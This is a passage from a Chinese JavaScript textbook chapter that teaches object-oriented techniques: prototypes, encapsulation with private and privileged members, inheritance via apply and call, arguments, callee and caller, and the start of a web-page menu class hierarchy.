* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
</style>
<script>
function User(name){                                    //定义用户类
    this.name;                                          //定义成员属性
    this.init = function(name){                         //定义成员方法
        if(!name){                                      //初始化成员属性
            this.name = "默认名称";
        }else{
            this.name = name;
        }
        this.print("我已初始化结束");
    }
    this.login = function(password){                    //定义成员方法
```

```
        this.print("我在执行登录操作");
    }
    this.print = function(str){                    //定义成员方法
        document.write("["+this.name+"]: "+str+"<br>");
    }
    this.init(name);                               //调用已定义的成员方法，将此对象初始化
}

//创建新的"User"类实例
user1 = new User("hutia");
user1.newName = "hutia2";                          //向实例中添加新属性
user1.remove = function(){ this.print("我被移除了！");}   //向实例中添加新方法
//创建新的"User"类实例
user2 = new User("axiang");
//调用"User类"实例的方法
user1.print("我的新属性\"newName\"的值是\""+user1.newName+"\"");
user2.print("我的新属性\"newName\"的值是\""+user2.newName+"\"");
user1.print("我的新方法\"remove\"的内容是\""+user1.remove+"\"");
user2.print("我的新方法\"remove\"的内容是\""+user2.remove+"\"");
</script>
</head>
<body>
</body>
</html>
```

其执行结果如图20.1所示。

由上面代码可以看出以下两点。

（1）在类的构造函数中，可以直接调用已添加的方法。

注意 应合理安排书写的顺序，避免调用尚未添加的方法。笔者建议，书写类函数时，先定义所有的属性，然后定义所有的方法，最后调用类的初始化方法初始化实例。



图20.1 使用类构建实例，并向其中添加新的属性和方法

（2）当由类构建出若干实例后，向某个实例添加新的属性或方法并不会影响到其他实例对象。

20.2.3 JavaScript类的原型——“prototype”

所有的JavaScript均具有属性“prototype”。此属性指向构建对象的原型。在使用关键字“new”和类的构造函数来构造新对象实例时，可以使用“prototype”向类中添加新的属性和方法。也就是说代码20.2.htm是一个使用“prototype”的例子。

代码20.2.htm 利用“prototype”属性向类中添加自定义属性和方法

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>20-2  利用"prototype"属性向类中添加自定义属性和方法</title>
```

```
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
</style>
<script>
function User(name){
    this.name;
    this.init = function(name){
        if(!name){
            this.name = "默认名称";
        }else{
            this.name = name;
        }
        this.createDate = new Date();
        this.print("我已初始化结束");
    }
    this.print = function(str){
        document.write("["+this.name+"]: "+str+"<br>");
    }
    this.init(name);
}

//向原型中增加新属性
User.prototype.sex = "男";
//下面这种写法是错误的
User.sex = "女";

//创建新的"User"类实例
user1 = new User("hutia");
user1.print("我的性别是: "+user1.sex);
//创建新的"User"类实例
user2 = new User("axiang");
//向原型中添加新的方法
User.prototype.showDate = function(){ this.print("我的创建日期是"+this.createDate.toLocaleString()); }
//调用"User类"实例的方法
user1.showDate();
user2.showDate();
</script>
</head>
<body>
</body>
</html>
```

示例程序的执行效果如图20.2所示。



图20.2　利用“prototype”属性向类中添加自定义属性和方法

可以看出，对类的构造函数“User”的“prototype”属性进行操作。“prototype”是原型的意思，也就是说，对“User.prototype”的操作相当于对其原型的操作。在上面的示例代码中，即使已经通过关键字“new”生成了类的实例，也可以通过对其构造类原型的操作来向所有实例中添加新的属性和方法。读者请注意下面代码的顺序：

```
//创建新的"User"类实例
user2 = new User("axiang");
//向原型中添加新的方法
User.prototype.showDate = function(){ this.print("我的创建日期是"+
this.createDate.toLocaleString()); }
//调用对象的方法
user2.showDate();
```

因此，通过“prototype”属性，可以实现对JavaScript现有对象的扩展。代码20.3.htm是一个扩展系统内置“String”对象和“Array”对象的例子。

代码20.3.htm 扩展内置“String”对象和“Array”对象

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>20-3 扩展内置"String"对象和"Array"对象</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
</style>
<script>
//用于输出的函数
function print(str){ document.write(str+"<br>"); }
function println(){ document.write("<br><hr><br>"); }

//向数组对象中增加方法"clear"，用于清空数组对象
Array.prototype.clear = function(){
    this.length = 0;
}

//向数组对象中增加方法"each"，用于循环遍历数组对象
Array.prototype.each = function(funcHandle){
    var len = this.length;
    for(var i=0; i<len; i++)funcHandle(this[i], i);
}

//向数值对象中增加方法"toPaddedString"，用于生成指定位数和进制的字符串
Number.prototype.toPaddedString = function(len, rad){
    var str = this.toString(rad || 10);
    return "0".times(len - str.length) + str;
}

//向字符串对象中增加方法"capitalize"，用于将字符串首字母大写
String.prototype.capitalize = function(){
     return(this.charAt(0).toUpperCase() + this.substring(1).toLowerCase());
}

//向字符串对象中增加方法"isBlank"，用于判断字符串是否为仅含有空白字符
String.prototype.isBlank = function(){
     return(/^\s*$/.test(this));
```

```
}

//向字符串对象中增加方法"toArray"，用于将字符串转换为数组
String.prototype.toArray = function(){
    return(this.split(""));
}
//向字符串对象中增加方法"times"，用于将此字符串按指定次数重复的后返回
String.prototype.times = function(count){
    return(count<1?"":(new Array(count+1)).join(this));
}

//向字符串对象中增加方法"trim"，用于去除字符串头部和尾部的空白字符
String.prototype.trim = function(){
    return(this.replace(/^[ \t]+/,"").replace(/[ \t]+$/,""));
}
</script>
</head>
<body>
</body>
</html>
```

扩展内置对象无疑是一个很令人激动的特点，例如在脚本的头部包含了上面的代码后，就使得字符串等对象增加了很多很有力的功能。使用“prototype”使程序员在建立每个对象的时候，不需要分别向其增加自定义的属性和方法，只需要定义一下其原型，就可以直接使用这些属性和方法，仿佛这是系统内建的方法一样。

需要注意的是，使用“prototype”向类中增加的成员，可能会被直接向对象中添加的成员所覆盖，例如下面的代码：

```
function myClass(name){                                          //类的构造函数
    this.name = name;
}
obj1 = new myClass("实例一");                                    //创建实例1
obj2 = new myClass("实例二");                                    //创建实例2
myClass.prototype.value = "hutia";                               //使用"prototype"添加新属性
document.write("obj1:obj2 = "+obj1.value+":"+obj2.value+"<br>"); //输出
obj2.value = "axiang";                                           //直接改变实例的属性
document.write("obj1:obj2 = "+obj1.value+":"+obj2.value+"<br>"); //输出
myClass.prototype.value = "smile";                               //使用"prototype"添加新属性
document.write("obj1:obj2 = "+obj1.value+":"+obj2.value+"<br>"); //输出
```

其执行结果如图20.3所示。



图20.3 使用“prototype”向类中增加成员

可以看出，在对实例的属性执行设置操作前，“prototype”方法改变的属性可以直接在对象中体现出来。如果对对象的属性执行过赋值操作，则“prototype”方法改变的同名属性不能够再影响此实例。

20.3 JavaScript的封装与继承

面向对象编程中，比较重要的概念就封装、继承与多态。封装着眼于数据的访问控制，继承使得代码的重用性大大提高，多态能够让对象在运行时决定实际调用的方法体。由于JavaScript是一种动态语言，支持运行时绑定，讨论它的多态实际上并没有太大意义。下面将讲述JavaScript的封装与继承。

20.3.1 JavaScript的封装

面向对象编程中，通过封装来隐藏类内部的实现细节。因此，类中的属性和方法等成员数据的访问权限分为3类：私有成员，仅允许类内部的其他成员访问；公共成员，允许任何域的函数对其进行访问、修改或删除；特权成员，可以访问私有的变量和方法，同时其对公共域可见，可以被删除或替换，但不可修改。

(1) 私有变量通过“var”关键字在类的构造函数内部声明，其语法如下：

```
function myClass(){
    var name = "hutia";          //类的私有变量
}
```

对象的私有变量无法在公共域中访问，例如对于上面的类，下面的代码：

```
var myObj = new myClass();
alert(myObj.name);
```

执行的结果是弹出一个内容为“undefined”的警告框。

类的私有函数声明方法通常有两种：

```
function myClass(){
    var sayHello = function(){          //类的私有函数
        alert("hello");
    }
    function welcome(){                 //类的私有函数
        alert("welcome");
    }
}
```

同样的，无法在类外的公共区域访问其私有函数。

类中的私有成员函数和属性之间可以相互访问，例如：

```
function myClass(){                     //类的构造函数
    var name = "hutia";                 //私有属性
    function showName(){                //私有方法
        alert(name);
    }
    showName();                         //调用私有方法
}
//创建一个类的实例
obj1 = new myClass();
```

其执行结果如图20.4所示。

注意 类的私有函数可以调用其私有属性，上例中在使用“new myClass()”创建新对象的时候，在类的内部调用了此私有函数。



图20.4 类的私有函数可以访问其私有属性

（2）公共函数和方法主要可以通过两种方式加入类中，一种是在类的构造函数中，通过关键字“this”来向其中添加公共成员，例如：

```
function myClass(){                          //类的构造函数
    this.data = "hutia";                     //添加公共属性
    this.show = function(){                  //添加公共方法
        alert(this.data);
    }
}
```

可以在任意位置自由的访问对象的公共成员。例如对于上面的类构造函数，下面使用其公共成员的例子：

```
obj1 = new myClass();
alert(obj1.data);
obj1.show();
```

第2种向类中添加公共成员的方法就是通过类构造函数的“prototype”属性：

```
function myClass(){ }                        //类的构造函数
myClass.prototype.data = "axiang";           //使用"prototype"添加公共属性
myClass.prototype.show = function(){         //使用"prototype"添加公共方法
    alert(this.data);
}
obj1 = new myClass();                        //创建类的实例
alert(obj1.data);                            //访问类的公共属性
obj1.show();                                 //调用类的公共方法
```

（3）类的特权方法可以访问其私有成员，构成了沟通外部和内部的桥梁。其方式类似于公共方法的声明，在类的构造函数内部声明即可：

```
function myClass(){                          //类的构造函数
    var data = "hutia";                      //定义类的私有属性
    this.show = function(){                  //定义特权方法
        alert(data);
    }
}
obj1 = new myClass();                        //创建实例
obj1.show();                                 //调用特权方法
```

注意特权方法和公共方法的不同：

（1）公共方法不可以访问私有变量。例如下面的代码：

```
function myClass(){                          //类的构造函数
    var data = "hutia";                      //定义类的私有属性
```

```
}
myClass.prototype.show = function(){      //使用prototype向类中添加公共方法
    alert(data);
}
obj1 = new myClass();                     //创建类的实例
obj1.show();                              //调用其公共方法
```

执行后，会产生一个错误，如图20.5所示。

这是由于对于类的公共方法来说，其私有属性是不可访问的。

(2) 特权方法必须在类的构造函数中声明，且无法被公共方法覆盖。例如对于下面的代码：

```
function myClass(){                       //类的构造函数
    var data = "hutia";                   //定义类的私有属性
    this.show = function(){               //定义类的特权方法
        alert("特权方法被执行，结果是："+data);
    }
}
myClass.prototype.show = function(){      //使用"prototype"向类中添加公共方法
    alert("公共方法被执行，结果是："+data);
}
obj1 = new myClass();                     //创建类实例
obj1.show();                              //调用对象的方法
```

其执行结果如图20.6所示。



图20.5 公共方法无法访问私有属性

图20.6 公共方法无法覆盖特权方法

可以看出，虽然在“myClass”构造函数声明后，试图使用“prototype”向此类中添加公共方法“show”，但仍然无法覆盖在“myClass”中的声明的同名特权函数。

综上，得出三者的书写语法如下。

(1) 私有成员的书写语法是：

```
function myClass(){
    var private_attribute = initial_value;
    function private_method(){  }
    var private_method2 = function(){  }
}
```

(2) 公共成员的书写语法是：

```
function myClass(){
    this.public_attribute = initial_value;
}
myClass.prototype.public_attribute2 = initial_value;
myClass.prototype.public_method2 = function(){  }
```

(3) 特权函数的书写语法是：

```
function myClass(){
    this.privileged_method = function(){  };
}
```

20.3.2 JavaScript的继承

继承是面向对象语言中扩展已有类型的一种有效途径，JavaScript没有提供用于实现继承的“extends”关键字或者“:”操作符，但是，作为一种动态语言，可以在需要的时候，用“prototype”向类中添加属性和方法。也就是说，JavaScript和一般真正的面向对象语言不同的是，JavaScript只能通过原型来实现模拟的继承，例如：

```
function myParentClass(){                          //声明一个父类
    this.data = "hutia";                           //声明一个公共属性
}
function mySubClass(){                             //声明一个子类
    this.showSubData = function(){                 //定义一个公共方法
        alert("公共属性data的值是："+this.data);
    }
}
mySubClass.prototype = new myParentClass();        //使用原型来模拟继承
obj1 = new mySubClass();                           //创建一个子类的实例对象
obj1.showSubData();                                //调用子类的公共方法
```

说明 之所以可以通过“prototype”来模拟继承，是因为JavaScript解释器在访问某个对象的属性或方法时，首先在对象中寻找此成员是否存在，如果不存在则在其“prototype”指向的原型中寻找。

原型继承的语法有些怪异，因为在创建任何子类的实例之前，需要将父类生成的实例赋值给子类的“prototype”属性。而在很多应用中，程序员并不需要创建父类实例，因此可能造成意外。

另一种实现继承的方法是使用函数对象的“apply”或“call”方法。

“apply”方法的语法如下：

```
apply([thisObj[,argArray]])
```

“apply”方法用来将指定的对象作为当前对象，来调用某个方法。参数“thisObj”可选，为需要作为当前对象的对象引用。参数“argArray”可选，数组对象，为需要传递给此方法的参数。

注意 参数“argArray”必须是数组或“arguments”对象，否则会产生一个类型不匹配的错误。当两个参数均缺省时，“apply”方法会将“global”对象作为当前对象，并缺省所有的参数来调用此函数对象。

例如下面是一个调用“apply”实现继承的例子：

```
//声明一个父类
function myParentClass(name){
    //声明"print"方法
   this.print = function(str){ document.write("<li>[myParentClass]类[print]方法输出：  "+str+"<\/li>"); }
}
//声明一个子类
function mySubClass(){
    //继承父类
    myParentClass.apply(this);
    //添加一个新方法
   this.say = function(str){ document.write("<li>[mySubClass]类[say]方法输出：  "+str+"<\/li>"); }
}
//声明一个子类的实例
obj = new mySubClass();
//调用继承的父类方法
obj.print("你好");
//调用子类新添加的方法
obj.say("你好");
```

执行后的输出如图20.7所示。

- [myParentClass]类[print]方法输出：你好
- [mySubClass]类[say]方法输出：你好

图20.7 “apply”继承

“call”方法的语法和“apply”类似：

```
call([thisObj[, arg1[, arg2[,  [, argN]]]]])
```

“call”方法用来将指定的对象作为当前对象，来调用某个方法。参数“thisObj”可选，为需要作为当前对象的对象引用。参数“arg1”、“arg2”等可选，数量任意，为需要传递给此方法的参数。

注意 “call”与“apply”的区别仅仅在于其参数的传递方式不同。

需要注意的是，不论是使用“apply”还是“call”来实现继承，其子类的特权方法均不能访问父类的私有属性，而原父类中的特权方法则不能访问其子类中的私有属性。下面是一个测试私有成员可访问性的例子：

```
function myParentClass(name){                                    //声明父类
    var parent_value = "hutia";                                  //声明父类的私有属性
    this.print = function(){                                     //声明父类的特权方法
        document.write("<li>[parent_value]的值是：  "+parent_value);
        document.write("<li>[sub_value]的类型是：  "+typeof(sub_value));
    }
}

function mySubClass(){                                           //声明子类
    myParentClass.apply(this);                                   //继承父类
    var sub_value = "humi";                                      //声明子类的私有属性
    this.say = function(){                                       //声明子类的特权方法
        document.write("<li>[parent_value]的类型是：  "+typeof(parent_value));
        document.write("<li>[sub_value]的值是：  "+sub_value);
    }
}

function mySubClass2(){                                          //声明子类
```

```
    myParentClass.apply(this);                                    //继承父类
    var sub_value = "axiang";                                     //声明子类的私有属性
    this.print = function(){                                      //声明子类的特权方法
        document.write("<li>[parent_value]的类型是："+typeof(parent_value));
        document.write("<li>[sub_value]的值是："+sub_value);
    }
}

obj = new mySubClass();                                           //声明一个子类的实例
obj.print();                                                      //调用实例的方法
obj.say();

obj = new mySubClass2();                                          //声明一个子类的实例
obj.print();                                                      //调用实例的方法
```

其执行的结果如图20.8所示。

- [parent_value]的值是：hutia
- [sub_value]的类型是：undefined
- [parent_value]的类型是：undefined
- [sub_value]的值是：humi
- [parent_value]的类型是：undefined
- [sub_value]的值是：axiang

图20.8　继承时的私有成员访问权限

由上面的代码可以看出，私有成员和特权方法的声明只能在每个类的构造函数内部声明，可以继承，但是父类的特权方法不能访问子类的私有变量，子类的特权方法不能访问父类的私有变量。在子类中声明的特权方法可以覆盖其父类中的同名方法。

20.3.3　获取函数对象的调用参数

前面已经反复提到的一个概念是，在JavaScript中，所有的组成元素都是基于对象的。因此，“函数”这种在很多语言中仅仅是一种过程编程组织形式的元素，在JavaScript中也成为了一种对象。上一小节中，实现JavaScript继承的一种方法，就是通过调用“函数”对象的“apply”方法来实现的。

函数对象除了上面提到的“apply”和“call”方法外，还有着很多很有用的属性。

“arguments”属性，储存了函数被调用时提供的参数。其引用语法如下：

```
funcHandle.arguments
```

“funcHandle”是某个函数的引用句柄。在“funcHandle”函数体中，引用此对象时，可以省略“funcHandle”部分。“arguments”属性指向一个类似于数组的对象，具有“length”属性，来标志其组成元素的长度。因此可以通过循环来获得当前函数被调用时的所有函数。代码20.4.htm是一个应用此属性的例子。

代码20.4.htm　“arguments”属性的应用

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>20-4  "arguments"属性的应用</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
</style>
<script>
//用于输出的函数
function print(str){ document.write(str+"<br>"); }
```

```
function println(){ document.write("<hr>"); }

//返回给出参数中的最大值
function max(){
    var re = arguments[0];
    for(var i=1; i<arguments.length; i++){
        if(re<arguments[i]){
            re = arguments[i];
        }
    }
    return(re);
}
```

函数“max”模拟内置对象“Math”的“max”方法，接受任意个数量的参数，并返回参数中的最大值。其代码很简单，就是循环访问函数对象的“arguments”属性对象。

```
//不指明函数对象的情况下，测试"arguments"对象
function hutia(){
    var ary = new Array();
    print("<li>[hutia]函数接受的参数个数是："+arguments.length);
    for(var i=1; i<arguments.length; i++)ary.push(arguments[i]);
    axiang.apply(null, ary);
}

//指明函数对象的情况下，测试"arguments"对象
function axiang(){
    print("<li>[axiang]函数接受的参数个数是："+arguments.length);
    try{
        print("<li>[axiang]函数中，试图获取[hutia]函数接受的参数个数是："+hutia.arguments.length);
    }catch(e){
        print("<li>[axiang]函数中，试图获取[hutia]函数接受的参数时出粗");
    }
}
```

函数“hutia”和“axiang”分别测试在不指明函数对象和指明函数对象的时候，获取到的“arguments”属性的不同。

```
print("<li>[1, 2, 23, 15, 18, 6]中最大的数字是："+max(1, 2, 23, 15, 18, 6));  //调用"max"函数
println();                                                                    //写入分隔线
hutia(5,6,3,8,4,6);                                                           //调用"hutia"函数
println();
axiang(2,3,5,8);                                                              //调用"axiang"函数
</script>
</head>
<body>
</body>
</html>
```

程序执行的效果如图20.9所示。

注意 由上面的测试可以看出，只有函数处于调用状态时，其“arguments”属性才存在。最后一步直接调用“axiang”函数时，由于未调用“hutia”函数，因此试图获取“hutia.arguments”时获得一个空值“null”，而“hutia.arguments.length”则会发生一个错误。



图20.9 “arguments”属性的应用

“arguments”对象还具有一个属性“callee”，此属性指向此“arguments”所属的函数对象。例如：

```
function hutia(){
    alert(arguments.callee);
}
hutia();
```

则执行后，会弹出一个内容为“hutia”函数体的警告框。

20.3.4 获取函数对象的上级函数

函数对象具有另一个属性是“caller”。此属性指向调用此函数的上级函数对象。如果不是在函数中，而是在过程执行中调用的函数，则此属性返回“null”。例如：

```
function main(){
    sub_func();                    //调用子函数
}

function sub_func(){
    alert(sub_func.caller);        //返回对函数"main"的引用
}
```

注意 此属性只读，对此属性赋值不会引起错误，也不会有任何意义。

代码20.5.htm是一个综合“callee”和“caller”属性，实现代码调试跟踪的例子。

代码20.5.htm “callee”和“caller”属性的应用

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>20-5  "callee"和"caller"属性的应用</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
</style>
<script>
//用于输出的函数
function print(str){ document.write(str+"<br>"); }
function println(){ document.write("<hr>"); }

//向字符串对象原型中增加方法"times"，用于将此字符串按指定次数重复的后返回
```

```
String.prototype.times = function(count){
    return(count<1?"":(new Array(count+1)).join(this));
}

//向数组对象原型中增加方法"indentJoin"，用于将此数组按顺序增加相应缩进，然后合并成一个字符串返回
Array.prototype.indentJoin = function(linkStr, indentChar, indentLen){
    var tmp = new Array();
    indentChar = indentChar || " ";
    indentLen = indentLen || 4;
    for(var i=0; i<this.length; i++){
        tmp.push(indentChar.times(i*indentLen)+this[i]);
    }
    return(tmp.join(linkStr));
}
```

上面两个函数用于向字符串和数组的原型中添加自定义的方法，用于实现格式化的调试信息的输出。

```
//模拟函数之间的相互调用
function main(){ sub1(1, 3, 5, 7); }
function sub1(){ sub2(2, "hutia", 6, "humi"); }
function sub2(){ sub3(1, 1, 2, 3); }
function sub3(){ sub4("axiang", 8, "hutia", 21); }
function sub4(){
    try{
        //模拟一个错误
        var ss=tt;
    }catch(e){
        //在错误捕获中调用"debug"函数
        debug(e);
    }
}
```

上面模拟一系列嵌套的函数调用。在函数“sub4”的调用时，模拟了一个错误，并在“catch”语句中调用“debug”函数来获取错误的反馈。

```
//使用"callee"和"caller"属性自动获取调试信息
function debug(e){
    var f, fname, re, arg, depth;
    f = arguments.callee.caller;                                    //获取出错的函数对象
    re = new Array();
    while(f){
        arg = new Array();
        fname = f.toString().match(/function\s+([^\(]+)/);          //使用正则解析此函数名
        fname = fname?fname[1]:"Anonymous";
        for(var i=0; i<f.arguments.length; i++)arg.push(toJString(f.arguments[i]));
                                                                    //获取该函数调用时的参数
        re.push("--&gt; "+fname+"("+arg.join(", ")+")");
        f = f.caller;                                               //获取此函数的上级函数
    }
    re.reverse();                                                   //重排输出顺序
```

```
    print("有一个错误发生");
    println();
    for(var i in e)print(i+":"+e[i]);                    //循环输出错误对象的信息
    println();
    print("错误发生位置: <br>"+re.indentJoin("<br>", " ", 2));
}
```

函数“debug”通过“caller”和“callee”属性，输出出错的函数及其上级函数的名称、调用参数。

```
//将对象序列化
function toJString(obj){
    switch(typeof(obj)){
        case "string": return("\""+obj+"\"");
        case "object": return("[object]");
        default: return(String(obj));
    }
}
```

函数“toJString”序列化对象为一个字符串，例如将字符串对象用引号括起来并返回。

```
//调用"main"函数
main();
</script>
</head>
<body>
</body>
</html>
```

其执行的结果如图20.10所示。

图20.10 “callee”和“caller”属性的应用

说明 在大型的应用程序中，函数之间的调用关系会变得非常复杂。因此，在出现错误的时候，上面示例的代码可以用来理清程序之间的关系，追溯函数调用时提供的参数变化。

20.4 构造一个菜单类

前面的讲述对于新手来说可能有些过于抽象，下面将演示一个具体的应用例子，使用类封装和继承的方法来构造一个Web页面菜单效果。使用类的封装来实现Web页面特效，可以首先设计一个非常抽象的类，定义好其结构等，然后通过继承对其逐步扩展和完善。

代码20.6.htm是一个Web页面的菜单特效。

代码20.6.htm 构造菜单类

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>20-6  构造菜单类</title>
<style>
```

```
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
.item { float:left; cursor:pointer; padding:1px 6px; width:100%; }
.item_mover { background-color:#D0E0F0; }
.menu_layer { width:160px; border:1px outset buttonface; background-color:buttonface; }
</style>
```

定义了页面特效中，菜单层、菜单元素的样式表现。

```
<script>

String.prototype.html_encode = function(){ return(this.replace(/&/g,"&amp;").replace
(/"/g,"&quot;").replace(/ /g," ").replace(/\t/g,"    ").
replace(/</g,"&lt;").replace(/>/g,"&gt;").replace(/\r\n/g,"<br>")); }
String.prototype.html_decode = function(){ return(this.replace(/<br>/ig,"
\r\n").replace(/ /ig," ").replace(/&lt;/ig,"<").replace(/&gt;/ig,"
>").replace(/&quot;/ig,"\"").replace(/&amp;/ig,"&")); }
```

向字符串原型中添加自定义的方法。

```
function $(str){ return(document.getElementById(str)); }
function $new(tag){ return(document.createElement(tag)); }
function uid(){ return("u"+(new Date()).getTime().toString(35)+
parseInt(Math.random()*999999).toString(35)); }
```

定义常用的函数。

```
//HTML基类
function HTML(strText){
    //判断是否重复继承
    if(this.CONSTRUCTOR)if(this.CONSTRUCTOR["HTML"])return;
    //公有属性
    if(!this.CONSTRUCTOR)this.CONSTRUCTOR = new Array();
    this.CONSTRUCTOR["HTML"] = true;
    this.id = uid();
    //私有属性
    var _html, _text, _self;
    _html = $new("div");
    _html.self = _self = this;
    //私有方法
    function init(strText){
        text(strText);
    }
    //特权方法
    this.appendChild = function appendChild(childNode){ _html.appendChild(childNode.html()); }
    this.attach = function attach(parentNode){ parentNode.appendChild(_html); }
    this.childNodes = function childNodes(index){
        var re = new Array();
        if(index>-1 && index<_html.childNodes.length)return(_html.childNodes[index].self);
        for(var i=0; i<_html.childNodes.length; i++)if(_html.childNodes[i].self)
        re.push(_html.childNodes[i].self);
```

```
        return(re);
    }
    this.hide = function hide(){ style({"display":"none"}); }
    this.html = function html(){ return(_html); }
    this.insertAfter = function(node){ if(_html.nextSibling){ _html.parentNode.insertBefore(node.html(),
    _html.nextSibling); }else{ this.appendChild(node); } }
    this.move = function move(x, y){ style({"position":"absolute", "left":x, "top":y}); }
    this.nextSibling = function nextSibling(){ if(_html.nextSibling)
    return(_html.nextSibling.self); }
    this.parentNode = function parentNode(){ if(_html.parentNode)
    return(_html.parentNode.self); }
    this.previousSibling = function previousSibling(){ if(_html.previousSibling)
    return(_html.previousSibling.self); }
    this.show = function show(x, y){ style({"display":"block"});
    if(x!=undefined&&y!=undefined)move(x, y); }
    this.style = function style(oStyle){
        if(oStyle)switch(typeof(oStyle)){
            case "string":
                _html.style.cssText = oStyle;
            break;
            case "object":
                for(var i in oStyle)_html.style[i] = oStyle[i];
            break;
        }
        return(_html.style);
    }
    this.text = function text(str){
        if(str)_html.innerHTML = _text = String(str);
        return(_text);
    }
    this.toString = this.html;
    //对象初始化
    init(strText);
    //在全局中注册此对象
    window[this.id] = this;
}
```

“HTML”是后继所有类的基础类。此类的作用是构建一个HTML元素，维护实例、HTML元素之间的联系。此外还提供一些基础的共有方法以便使用，例如“move”、“show”和“hide”等。

注意 请读者仔细体会私有成员和特权成员之间相互的访问关系。上面的函数“init”是一个私有函数，因此在“init”函数中可以访问私有变量“_html”，但是不可以访问特权函数“this.text”，而只能访问私有函数“text”。

由于在下面的代码中，二级类均由“HTML”类扩展而来，而“MenuItem”类需要实现多重继承，同时继承两个二级类，因此就有可能两次调用“HTML.apply（this，arguments）”来继承。因此，在“HTML”的类构造函数初始位置，需要判断当前对象是否已经调用“HTML”函数进行过初始化。公共属性“this.CONSTRUCTOR”的处理就是出于这个目的。如果在构造函数入口处发现当前对象已经

由“HTML”函数构造过则立即退出此调用。在初始化过程中，设置公共属性“this.CONSTRUCTOR”，标识“this.CONSTRUCTOR[“HTML”]”值为真。

```
//CMD基类
function CMD(strCMD, strType){
    //判断是否重复继承
    if(this.CONSTRUCTOR)if(this.CONSTRUCTOR["CMD"])return;
    //公有属性
    if(!this.CONSTRUCTOR)this.CONSTRUCTOR = new Array();
    this.CONSTRUCTOR["CMD"] = true;
    //私有属性
    var _text, _type;
    //私有方法
    function init(strCMD, strType){
        text(strCMD);
        type(strType);
    }
    //特权方法
    this.text = function text(str){
        if(str)_text = String(str);
        return(_text);
    }
    this.toString = function(){ return(_text); }
    this.type = function type(str){
        str = String(str).toLowerCase();
        switch(str){
            case "js": case "javascript": case "script":
                _type = "javascript";
            break;
            case "": case undefined: case null:
            break;
            default:
                _type = "url";
        }
        return(_type);
    }
    //对象初始化
    init(strCMD, strType);
}
```

“CMD”类也是一个抽象的基础类。其用于记录一个需要执行的操作，可以为脚本也可以为URL地址。

说明

有时在程序设计时，希望某些变量的取值能够符合一定的条件，例如只能为A或B，或者出于某个范围内。传统的做法是在每个访问此变量的位置预先做一个判断处理，保证数据的有效性。可是在程序非常复杂的时候，这样做会造成很大的开销。使用类的封装技术，可以将信息数据保存在私有变量中。通过固定的接口函数，实现对此数据的读和写。这样就很简单地保证了数据的有效性。例如上面“CMD”构造函数中的私有变量“_type”，通过封装，就保证了其取值永远都只可能是“javascript”或者“url”。

```
//HTML扩展类 -> Alternation类
function Alternation(){
    //判断是否重复继承
    if(this.CONSTRUCTOR)if(this.CONSTRUCTOR["Alternation"])return;
    //公有属性
    if(!this.CONSTRUCTOR)this.CONSTRUCTOR = new Array();
    this.CONSTRUCTOR["Alternation"] = true;
    //继承
    HTML.apply(this, arguments);
    //私有属性
    var _classNames = new Array();
    _classNames["normal"] = "item";
    _classNames["mouseover"] = "item item_mover";
    //特权方法
    this.set_alternation_className = function(name, className){
        _classNames[name] = className;
    }
    //初始化
    this.html().onmouseover = function(){ this.className = _classNames["mouseover"]; }
    this.html().onmouseout = function(){ this.className = _classNames["normal"]; }
    this.html().className = _classNames["normal"];
}
```

“Alternation”类继承自“HTML”。其功能是向“HTML”类构造的对象中，添加鼠标移入和移出时的响应行为。

```
//HTML扩展类 -> Link类
function Link(strText, strHref, strTarget){
    //判断是否重复继承
    if(this.CONSTRUCTOR)if(this.CONSTRUCTOR["Link"])return;
    //公有属性
    if(!this.CONSTRUCTOR)this.CONSTRUCTOR = new Array();
    this.CONSTRUCTOR["Link"] = true;
    //继承
    HTML.apply(this);
    //私有属性
    var _href, _target;
    //私有方法重载
    text = this.text;
    //特权方法
    this.href = function href(cmd){
        if(cmd)if(cmd.constructor==CMD){
            _href = cmd;
        }else{
            _href = new CMD(String(cmd));
        }
        return(_href);
    }

    this.target = function target(str){
```

```
        if(str)_target = str;
        return(_target);
    }

    this.open = function open(){
        if(_href.text()==undefined)return;
        if(_href.type=="javascript"){
            try{
                eval(_href.text);
            }catch(e){}
        }else{
            window.open(_href, _target);
        }
    }
    //对象初始化
    this.html().onclick = this.open;
    text(strText);
    _href = new CMD(strHref);
    target(strTarget || "_self");
}
```

“Link”类继承自“HTML”类。其功能是向“HTML”类构造的对象中，添加上单击时的响应行为。

```
function MenuLayer(menuItem, menuDir){
    //继承
    HTML.apply(this);
    //私有属性
    var _pMenu, _dir,
    _pMenu = menuItem;
    _dir = "horizone";
    //特权方法
    this.add = function add(text, cmd, target){
        var obj = new MenuItem(text, cmd, target);
        this.appendChild(obj);
    }
    this.dir = function dir(str){
        if(str)if(str=="vertical"){
            _dir = "vertical";
        }else{
            _dir = "horizone";
        }
        return(_dir);
    }
    //对象初始化
    this.html().className = "menu_layer";
    this.html().onmouseover = function(){ _pMenu.cancelHideSub(); }
    this.html().onmouseout = function(){ _pMenu.preHideSub(); }
}
```

“MenuLayer”类继承自“HTML”类。其功能是构建一个菜单项目所放置的层对象。其将被用于

构造菜单对象的容器。

“MenuLayer”类中具有方法“add”，用于向此菜单中增加条目。可以通过“MenuLayer”类构建的实例的“childNodes（index）”方法来获取指定位置的条目。

```
function MenuItem(text, cmd, target){
    //多重继承
    Alternation.apply(this);
    Link.apply(this, [text, cmd, target]);
    //私有属性
    var _sub, _html;
    _html = this.html();
    //特权方法
    this.sub = function(){
        if(!_sub){
            _sub = new MenuLayer(this);
            this.insertAfter(_sub);
            _sub.move(0, 0);
            _sub.hide();
        }
        return(_sub);
    }
    this.hideSub = function(){ if(_sub)_sub.hide(); }
    this.preHideSub = function(){ this.cancelHideSub(); this.timer = setTimeout
